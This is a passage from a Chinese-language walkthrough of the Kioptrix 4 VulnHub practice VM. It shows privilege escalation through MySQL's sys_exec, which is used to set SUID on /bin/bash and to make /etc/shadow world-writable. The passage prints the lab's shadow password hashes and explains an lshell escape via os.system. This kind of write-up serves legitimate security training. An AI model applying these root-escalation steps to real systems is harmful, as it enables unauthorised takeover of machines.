接着执行`select sys_exec('chmod u+s /bin/bash');`更改了/bin/bash的执行权限，表示当某一个用户调用这个可执行文件时暂时拥有该文件的拥有者权限

```
mysql> select sys_exec('chmod u+s /bin/bash')
    -> ;
+---------------------------------+
| sys_exec('chmod u+s /bin/bash') |
+---------------------------------+
| NULL                            |
+---------------------------------+
1 row in set (0.02 sec)

mysql> quit
Bye
```

退出mysql后，用`ls -l /bin/bash`查看到文件的权限已成功修改

```
john@Kioptrix4:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 702160 2008-05-12 14:33 /bin/bash
```

再输入`bash -p`，输入`whoami`就已经是root了，提权成功！

```
john@Kioptrix4:~$ bash -p
bash-3.2# whoami
root
```

最后还要看下Flag文件`cat congrats.txt`就接近完美成功拉！

```
bash-3.2# ls -al
total 44
drwxr-xr-x  4 root       root       4096 2012-02-06 18:46 .
drwxr-xr-x 21 root       root       4096 2012-02-06 18:41 ..
-rw-------  1 root       root         59 2012-02-06 20:24 .bash_history
-rw-r--r--  1 root       root       2227 2007-10-20 07:51 .bashrc
-rw-r--r--  1 root       root        625 2012-02-06 10:48 congrats.txt
-rw-r--r--  1 root       root          1 2012-02-05 10:38 .lhistory
drwxr-xr-x  8 loneferret loneferret 4096 2012-02-04 17:01 lshell-0.9.12
-rw-------  1 root       root          1 2012-02-05 10:38 .mysql_history
-rw-------  1 root       root          5 2012-02-06 18:38 .nano_history
-rw-r--r--  1 root       root        141 2007-10-20 07:51 .profile
drwx------  2 root       root       4096 2012-02-06 11:43 .ssh
bash-3.2# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```


但由于本人还想直接登录进靶机，所以还额外在mysql中修改/etc/shadow文件权限，把靶机root账号密码修改成和john的密码一样的了（当然也可以用passwd命令来修改）

```
mysql> select sys_exec('chmod 777 /etc/shadow');
+----------------------------------+
| sys_exec('chmod 777 /etc/shadow') |
+----------------------------------+
| NULL                             |
+----------------------------------+
1 row in set (0.01 sec)

mysql> quit
Bye
```

```
root:$1$H.GRhlY6$sKlytDrwFEhu5dULXItWw/:15375:0:99999:7:::
daemon:*:15374:0:99999:7:::
bin:*:15374:0:99999:7:::
sys:*:15374:0:99999:7:::
sync:*:15374:0:99999:7:::
games:*:15374:0:99999:7:::
man:*:15374:0:99999:7:::
lp:*:15374:0:99999:7:::
mail:*:15374:0:99999:7:::
news:*:15374:0:99999:7:::
uucp:*:15374:0:99999:7:::
proxy:*:15374:0:99999:7:::
www-data:*:15374:0:99999:7:::
backup:*:15374:0:99999:7:::
list:*:15374:0:99999:7:::
irc:*:15374:0:99999:7:::
```

```
gnats:*:15374:0:99999:7:::
nobody:*:15374:0:99999:7:::
libuuid:!:15374:0:99999:7:::
dhcp:*:15374:0:99999:7:::
syslog:*:15374:0:99999:7:::
klog:*:15374:0:99999:7:::
mysql:!:15374:0:99999:7:::
sshd:*:15374:0:99999:7:::
loneferret:$1$/x6RLO82$43aCqYCrK7p2KFwqYw9iU1:15375:0:99999:7:::
john:$1$H.GRhlY6$sKlytDrwFEhu5dULXItWw/:15374:0:99999:7:::
robert:$1$rQRWeUha$ftBrgVvcHYfFFFk6Ut6cM1:15374:0:99999:7:::
```


最后用john的密码以及root的账号来登录，就完美成功拉！！！：）

```
Welcome to LigGoat Security Server
Kioptrix4 login: root
Password:
Login timed out after 60 seconds.

Welcome to LigGoat Security Server
Kioptrix4 login:
Welcome to LigGoat Security Server
Kioptrix4 login: root
Password:
Welcome to LigGoat Security Systems - We are Watching
1 failure since last login.
Last was Sat 04 Feb 2012 09:07:27 PM EST on tty1.
root@Kioptrix4:~# ipconfig
-bash: ipconfig: command not found
root@Kioptrix4:~# ifconfig
eth1      Link encap:Ethernet  HWaddr 00:0c:29:f8:41:e4
          inet addr:172.21.137.114  Bcast:172.21.137.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:93201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39758 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6086485 (5.8 MB)  TX bytes:2166919 (2.0 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:200 (200.0 B)  TX bytes:200 (200.0 B)

root@Kioptrix4:~#
```


PS：这里说明以下为什么可以用**echo os.system('/bin/bash')**来逃逸限制的**Lshell**，个人猜测是由于该**Lshell**是由**python**所写，且可用调用**python**中**os**模块的**system**方法来执行系统命令导致的。具体原因放在下面参考里都二条，可自行查阅。

参考：

https://www.vulnhub.com/entry/kioptrix-level-13-4,25/

https://pen-testing.sans.org/blog/2012/06/06/escaping-restricted-linux-shells

https://www.abatchy.com/2016/12/kioptrix-level-13-4-walkthrough-vulnhub

https://www.willchatham.com/security/kioptrix-level-1-3-vm-4-walkthrough/

https://infosecjohn.blog/posts/vulnhub-kioptrix-4/

http://www.gcura.tech/kioptrix-level-1-3-4/

https://www.exploit-db.com/exploits/1518

http://www.ttlsa.com/safe/restricted-user-shell-environment/

https://www.cnblogs.com/domestique/p/8056269.html

https://blog.csdn.net/lwgkzl/article/details/81060016

https://blog.csdn.net/m0_37438418/article/details/80289025

https://www.cnblogs.com/R4v3n/articles/8722657.html